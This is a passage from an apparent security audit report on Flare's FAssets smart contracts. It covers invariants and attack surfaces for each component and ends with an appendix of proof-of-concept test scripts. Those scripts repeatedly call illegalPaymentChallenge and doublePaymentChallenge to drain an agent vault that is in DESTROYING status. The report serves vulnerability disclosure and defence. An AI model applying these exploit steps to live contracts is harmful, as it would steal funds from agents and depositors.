2. All payment proofs must be valid.
3. No duplicate transactions are allowed.
4. All payments must originate from the agent's address.
5. Total spent amount must exceed available free balance.

Attack surface

The following outlines the attack surface.

1. **False illegal payment claims.** This is prevented via comprehensive payment reference validation.
2. **Invalid double-payment claims.** This is prevented via transaction uniqueness and reference matching.
3. **Duplicate challenges.** This is prevented via full-liquidation status checks. Although, if the agent status is `DESTROYING`, a challenge could be duplicated (discussed in detail in Finding 3.5. ↗).

Component: Collateral withdrawal

Description

This component manages the announcement and execution of collateral withdrawals by agents, ensuring sufficient collateral remains for backing. The withdrawal flow is as follows:

1. An agent announces withdrawal via `announceVaultCollateralWithdrawal()` or `announceAgentPoolTokenRedemption()`.
2. They must wait `withdrawalWaitMinSeconds` before withdrawal.
3. The agent vault calls `beforeCollateralWithdrawal()` during withdrawal.
4. The system ensures sufficient collateral remains and proper timing.

Invariants

The following invariants must hold true:

1. Only the agent-vault owner can announce withdrawals.
2. The agent must be in `NORMAL` status or with no backing.
3. The withdrawal amount must not exceed free collateral.
4. Withdrawal must occur within the allowed time window.
5. The remaining collateral must maintain minimum ratios.

Attack surface

The following outlines the attack surface.

1. **Unauthorized withdrawals.** This is prevented via agent-ownership validation.
2. **Excessive withdrawals.** This is prevented via free-collateral checks.
3. **Timing attacks.** This is prevented via wait-period and time-window enforcement.

Component: Core vault

Description

This component manages transfers between agents and the core vault system, allowing agents to transfer backing or request returns.

These are the core vault operations:

1. **Transfer to core vault.** An agent transfers backing to the core vault via `transferToCoreVault()`.
2. **Request return.** An agent requests a return from the core vault via `requestReturnFromCoreVault()`.
3. **Confirm return**: An agent confirms the core vault payment via `confirmReturnFromCoreVault()`.
4. **Cancellation.** Pending requests can be canceled.

Invariants

The following invariants must hold true:

For transfer to core vault

1. Core vault must be enabled.
2. Only the agent-vault owner can transfer.
3. The agent must not be in full liquidation.
4. The transfer amount must be positive.
5. The agent must have sufficient underlying balance.
6. Only one active transfer is allowed per agent.
7. Must have sufficient redemption tickets to close.

For request return

1. Core vault must be enabled.
2. An agent's address must be allowed by the core vault.
3. There is no existing active return request.
4. The agent must be in `NORMAL` status.
5. The agent must have sufficient free collateral.
6. Core vault must have sufficient available balance.

For confirm return

1. Must have active return request.
2. Payment must be from core vault address.

3. Payment must be to agent's address.
4. Payment reference must match request ID.
5. Payment must not be double-spent.

For cancellation

1. Must have active return request.

Attack surface

The following outlines the attack surface.

1. **Unauthorized transfers.** This is prevented via agent-ownership validation.
2. **Insufficient balance transfers.** This is prevented via underlying balance checks.
3. **Multiple active transfers.** This is prevented via the single-transfer restriction.
4. **False return confirmations.** This is prevented via payment-proof validation and source verification.
5. **Payment reference forgery.** This is prevented via exact reference matching.

5.2. Agent vault

Description

Agent vaults are dedicated smart contracts that hold an agent's collateral and ensure that it can only be withdrawn when it is not backing any FAssets. The core vault's functionality is as follows:

1. **Collateral management.** This includes deposit and withdrawals of vault collateral tokens.
2. **Pool operations.** This includes buying/redeeming collateral pool tokens and collecting fees.
3. **Access control.** Only the agent owner or AssetManager can perform operations.
4. **Asset transfer.** Any tokens (apart from the vault collateral and pool tokens) can be withdrawn.
5. **Upgrade capability.** The UUPS upgradable proxy pattern is controlled by AssetManager.

Invariants

The following invariants must hold true:

1. Only the agent-vault owner can call owner-restricted functions via the `isOwner()` check.
2. Only AssetManager can call manager-restricted functions via the `onlyAssetManager` modifier.
3. Collateral withdrawals must be properly announced, and any withdrawal/pool exit calls `beforeCollateralWithdrawal()` to ensure that only free collateral is withdrawn.
4. Destroyed vaults bypass collateral withdrawal restrictions.
5. External token transfers are blocked for locked collateral tokens via the `isLockedVaultToken()` check.
6. All payout operations must be initiated by AssetManager only.
7. There is reentrancy protection via the `nonReentrant` modifier on critical functions.
8. Upgrade authorization is restricted to AssetManager only.

Attack surface

The following outlines the attack surface.

1. **Unauthorized collateral access.** This is prevented via owner authentication and AssetManager authorization.
2. **Collateral withdrawal without announcement.** This is prevented via `beforeCollateralWithdrawal()` validation checks.
3. **External token extraction.** Locked collateral tokens cannot be transferred — `isLockedVaultToken()` validation.
4. **Reentrancy attacks.** This is prevented via the `nonReentrant` modifier on sensitive functions.
5. **Unauthorized upgrades.** This is prevented via `onlyAssetManager` authorization in `_authorizeUpgrade()`.
6. **Pool-token manipulation.** Only the owner can enter/exit pools with proper AssetManager validation.
7. **Payout manipulation.** Only the AssetManager can initiate payouts for liquidations/redemptions.

5.3. Collateral pool

Description

The collateral pool holds native tokens, and it mints pool tokens to the depositors. The collateral pool allows anybody to participate in the FAsset system and earn FAsset fees, and it is also used as an additional source of collateral for liquidations and failed redemptions at the times of rapid price fluctuations. The core functionality of the collateral pool is defined as follows:

1. **Pool entry/exit.** Users deposit native tokens to receive pool tokens with timelock restrictions.
2. **Fee distribution.** FAsset fees are distributed proportionally to pool-token holders.
3. **Self-close exit.** Users exit the pool by liquidating the given amount of pool tokens and redeeming FAssets in a way that preserves CR.

Invariants

The following invariants must hold true:

1. There is a minimum entry amount of 1 WNAT via the `MIN_NAT_TO_ENTER` constant.
2. The pool-token supply cannot drop below 1 WNAT equivalent via `MIN_TOKEN_SUPPLY_AFTER_EXIT`.
3. The remaining collateral after exit must be at least 1 WNAT via `MIN_NAT_BALANCE_AFTER_EXIT`.
4. Only AssetManager can trigger payouts via the `onlyAssetManager` modifier.
5. Pool-token timelock periods must be respected for exits.
6. Fee-debt calculations must maintain consistency across entry/exit operations.
7. Exit collateral ratio requirements must be met via `exitCollateralRatioBIPS` validation.

Attack surface

The following outlines the attack surface.

1. **Pool-token price manipulation.** This is mitigated via minimum-balance requirements and fee-debt tracking.
2. **Excessive fee withdrawal.** The fee share is correctly calculated, preventing such attacks.

3. **Minimum-balance attacks.** This is prevented via minimum thresholds and supply checks.
4. **First deposit attack.** This is prevented via minimum enter and exit checks.

5.4. Core vault manager

Description

The core vault manager facilitates efficient redemption by managing a vault where agents can temporarily transfer their underlying assets. When the underlying is on the CV, the agent does not need to back it with collateral, so they can mint again or decide to withdraw this collateral. As per the documentation, the CV will be managed by a multi-sig address with multiple signers. Below is the core functionality of the core vault manager:

1. **Payment confirmation.** It verifies and records payments to the core vault.
2. **Transfer requests.** It handles agent requests to transfer assets to/from the core vault.
3. **Escrow management.** It implements a time-based escrow system for security.
4. **Access control.** This includes governance-controlled allowed addresses and triggering accounts.

Invariants

The following invariants must hold true:

1. Only AssetManager can request transfers via the `onlyAssetManager` modifier.
2. Payments must be verified via the FDC verification contract.
3. A core vault address must match the expected hash via `coreVaultAddressHash` validation.
4. Transfer amounts must be positive and within available funds.
5. Cancelable transfers are limited to one per agent.
6. The emergency pause must be respected via the `notPaused` modifier.
7. Escrow timing must be properly enforced for security.
8. Payment references must be unique to prevent double-spending.

Attack surface

The following outlines the attack surface.

1. **False payment claims.** This is prevented via FDC proof verification and core vault address validation.
2. **Transfer-request manipulation.** This is prevented via AssetManager authorization and amount validation.
3. **Escrow timing attacks.** This is prevented via proper time-window enforcement and governance controls.
4. **Emergency pause bypass.** This is prevented via the `notPaused` modifier on critical functions.
5. **Double-payment confirmation.** This is prevented via payment confirmation mapping.
6. **Denial-of-service attack vectors.** This is prevented via allowing only one cancelable request per destination address.
7. **Incorrect destination address.** This is prevented via the destination-address whitelist.

5.5. FAsset token

Description

FAsset tokens are ERC-20–compatible synthetic assets that represent underlying assets and include checkpoint functionality. Shown below is the core functionality of the FAsset token contract:

1. **Minting/burning.** Only AssetManager can mint/burn tokens.
2. **Transfer controls.** This includes the emergency-pause mechanism for transfer restrictions.
3. **Checkpoint tracking.** This includes historical balance tracking.
4. **Permit support.** This includes ERC20Permit for gasless approvals.
5. **Upgrade control.** It is UUPS upgradable with AssetManager authorization.

Invariants

The following invariants must hold true:

1. Only AssetManager can mint/burn tokens via the `onlyAssetManager` modifier.

2. Transfer restrictions must be enforced during emergency pause.
3. Balance sufficiency must be checked before transfers via `_beforeTokenTransfer`.
4. Self-transfers are prohibited via the `CannotTransferToSelf` check.
5. Checkpoint history must be updated on every transfer.
6. Emergency pause allows mint/burn but blocks transfers.
7. Cleanup operations require proper authorization.
8. Upgrades can only be authorized by AssetManager.

Attack surface

The following outlines the attack surface.

1. **Unauthorized minting/burning.** This is prevented via AssetManager-only authorization.
2. **Transfer during emergency.** This is prevented via emergency-pause checks in `_beforeTokenTransfer`.
3. **Checkpoint manipulation.** This is prevented via automatic history updates on transfers.
4. **Unauthorized upgrades.** This is prevented via AssetManager-only upgrade authorization.

5.6. FTSO

Description

The Flare Time Series Oracle (FTSO) price store provides price-feed data for FAsset collateral calculations. It aggregates both FTSO scaling prices and trusted provider prices to ensure reliable price information. Shown below is the core functionality of the FTSO contract:

1. **Price publishing.** It publishes verified FTSO prices with Merkle proof validation.
2. **Trusted provider prices.** It submits and aggregates prices from trusted sources.
3. **Price calculations.** It combines FTSO and trusted prices for final-price determination.
4. **Feed management.** It supports multiple price feeds for different assets.
5. **Governance controls.** It manages trusted providers and price-validation parameters.

Invariants

The following invariants must hold true:

1. Price proofs must be valid Merkle proofs verified against the relay contract.
2. Voting round IDs must be sequential and properly ordered.
3. Price values must be non-negative.
4. Trusted provider submissions require authorized provider status.
5. Price-feed IDs must match expected configuration.
6. Submission windows must be properly enforced.
7. Trusted provider thresholds must be met for price updates.
8. Price spreads must be within acceptable bounds.

Attack surface

The following outlines the attack surface.

1. **False price submission.** This is prevented via Merkle proof verification and relay validation.
2. **Price manipulation.** This is mitigated via trusted provider aggregation and spread limits.
3. **Timing attacks.** This is prevented via submission-window enforcement and round ordering.
4. **Trusted provider compromise.** This is mitigated via the multiple-provider requirement and threshold validation.
5. **Feed ID manipulation.** This is prevented via strict feed-configuration matching.

5.7. Governance

Description

The governance system provides time-locked administrative control over FAsset protocol parameters and upgrades. It implements a two-phase governance model with an initial setup phase and production mode with mandatory timelocks. Shown below is the core functionality of the governance contract:

1. **Timelock management.** It queues and executes governance calls with mandatory delays.

2. **Production mode.** It switches from initial governance to production governance with timelocks.
3. **Call execution.** It executes previously timelocked governance calls via authorized executors.
4. **Emergency controls.** It cancels pending timelocked calls when necessary.
5. **Access control.** It separates governance and executor roles for security.

Invariants

The following invariants must hold true:

1. Timelocked calls require proper timelock expiration before execution.
2. Only governance can initiate timelock calls via the `onlyGovernance` modifier.
3. Only executors can execute timelocked calls via the `isExecutor()` check.
4. Production mode cannot be reverted once activated.
5. Immediate governance calls require nonproduction mode.
6. Call hashes must be properly tracked to prevent replay attacks.
7. Executor authorization must be validated through governance settings.

Attack surface

The following outlines the attack surface.

1. **Timelock bypass.** This is prevented via mandatory timelock enforcement in production mode.
2. **Unauthorized execution.** This is prevented via executor-authorization checks.
3. **Call replay.** This is prevented via call-hash tracking and deletion after execution.
4. **Production mode bypass.** This is prevented via irreversible production mode switch.
5. **Emergency response.** Governance can cancel pending calls to respond to threats.

6. Assessment Results

During our assessment on the scoped Flare FAssets contracts, we discovered 20 findings. No critical issues were found. One finding was of high impact, four were of medium impact, six were of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.

7. Appendix

7.1. POC — Challengers can submit challenges when the agent is in `DESTROYING` status

The following is a proof of concept (POC) for the first part of Finding 3.5. ↗. Here an attacker can call `illegalPaymentChallenge` with a valid payment proof to obtain challenge rewards. Because the challenge does not change the status or record the proof as used, the attacker can repeatedly call `illegalPaymentChallenge` and drain the agent vault.

```
it("test illegal after announcing destroy", async () => {
            const agent = await Agent.createTest(context, agentOwner1,
    underlyingAgent1);
            const minter = await Minter.createTest(context, minterAddress1,
    underlyingMinter1, context.underlyingAmount(10000));
            const challenger = await Challenger.create(context,
    challengerAddress1);
            // make agent available
            const fullAgentCollateral = toWei(3e8);
            await
    agent.depositCollateralsAndMakeAvailable(fullAgentCollateral,
    fullAgentCollateral);
            // update block
            await context.updateUnderlyingBlock();

            await
    context.assetManager.announceExitAvailableAgentList(agent.agentVault.address,
    { from: agentOwner1 });
            // pass some time to allow exit
            await time.deterministicIncrease((await
    context.assetManager.getSettings()).agentExitAvailableTimelockSeconds);
            await
    context.assetManager.exitAvailableAgentList(agent.agentVault.address, {
    from: agentOwner1 });

            await
    context.assetManager.announceDestroyAgent(agent.agentVault.address, {
    from: agentOwner1 });

            const tx1Hash = await agent.performPayment("IllegalPayment1",
    100);
            // challenge
            const collateraltoken = agent.vaultCollateralToken();
            const startBalance = await
    collateraltoken.balanceOf(challengerAddress1);
            const proof = await
    context.attestationProvider.proveBalanceDecreasingTransaction(tx1Hash,
    agent.underlyingAddress);
```

```
            const res = await
    context.assetManager.illegalPaymentChallenge(proof,
    agent.agentVault.address, { from: challengerAddress1 });
            await context.assetManager.illegalPaymentChallenge(proof,
    agent.agentVault.address, { from: challengerAddress1 });
            await context.assetManager.illegalPaymentChallenge(proof,
    agent.agentVault.address, { from: challengerAddress1 });
            await context.assetManager.illegalPaymentChallenge(proof,
    agent.agentVault.address, { from: challengerAddress1 });
            await context.assetManager.illegalPaymentChallenge(proof,
    agent.agentVault.address, { from: challengerAddress1 });
            await context.assetManager.illegalPaymentChallenge(proof,
    agent.agentVault.address, { from: challengerAddress1 });
            const endBalance = await
    collateraltoken.balanceOf(challengerAddress1);

            console.log("USD5 reward:
    ",(await context.assetManager.getSettings()).paymentChallengeRewardUSD5);

            console.log("reward: ", (endBalance-startBalance).toString());
        });
```

In the POC below, if the agent makes two payments after entering `DESTROYING` status with the same payment reference (for example, an empty memo that yields identical references), an attacker can invoke `doublePaymentChallenge` multiple times to drain the agent vault.

```
it("test illegal after announcing destroy double payament, repeated rewards",
    async () => {
    const agent = await Agent.createTest(context, agentOwner1,
    underlyingAgent1);
    const minter = await Minter.createTest(context, minterAddress1,
    underlyingMinter1, context.underlyingAmount(10000));
    const challenger = await Challenger.create(context, challengerAddress1);
    // make agent available
    const fullAgentCollateral = toWei(3e8);
    await agent.depositCollateralsAndMakeAvailable(fullAgentCollateral,
    fullAgentCollateral);
    // update block
    await context.updateUnderlyingBlock();

    await
    context.assetManager.announceExitAvailableAgentList(agent.agentVault.address,
    { from: agentOwner1 });
    // pass some time to allow exit
    await time.deterministicIncrease((await
    context.assetManager.getSettings()).agentExitAvailableTimelockSeconds);
```

```
    await
    context.assetManager.exitAvailableAgentList(agent.agentVault.address, {
    from: agentOwner1 });

    await context.assetManager.announceDestroyAgent(agent.agentVault.address,
    { from: agentOwner1 });

    const tx1Hash = await agent.performPayment(underlyingRedeemer1, 100,
    toHex(0,32));
    const tx2Hash = await agent.performPayment(underlyingRedeemer1, 100,
    toHex(0,32));
    // challenge
    const collateraltoken = agent.vaultCollateralToken();
    const startBalance = await collateraltoken.balanceOf(challengerAddress1);
    const proof1 = await
    context.attestationProvider.proveBalanceDecreasingTransaction(tx1Hash,
    agent.underlyingAddress);
    const proof2 = await
    context.attestationProvider.proveBalanceDecreasingTransaction(tx2Hash,
    agent.underlyingAddress);
    const res = await context.assetManager.doublePaymentChallenge(proof1,
    proof2, agent.agentVault.address, { from: challengerAddress1 });
    const res1 = await context.assetManager.doublePaymentChallenge(proof1,
    proof2, agent.agentVault.address, { from: challengerAddress1 });
    await context.assetManager.doublePaymentChallenge(proof1, proof2,
    agent.agentVault.address, { from: challengerAddress1 });
    await context.assetManager.doublePaymentChallenge(proof1, proof2,
    agent.agentVault.address, { from: challengerAddress1 });
    await context.assetManager.doublePaymentChallenge(proof1, proof2,
    agent.agentVault.address, { from: challengerAddress1 });
    await context.assetManager.doublePaymentChallenge(proof1, proof2,
    agent.agentVault.address, { from: challengerAddress1 });
    const endBalance = await collateraltoken.balanceOf(challengerAddress1);
    console.log("USD5 reward:
    ",(await context.assetManager.getSettings()).paymentChallengeRewardUSD5);
    console.log("reward: ", (endBalance-startBalance).toString());
});
```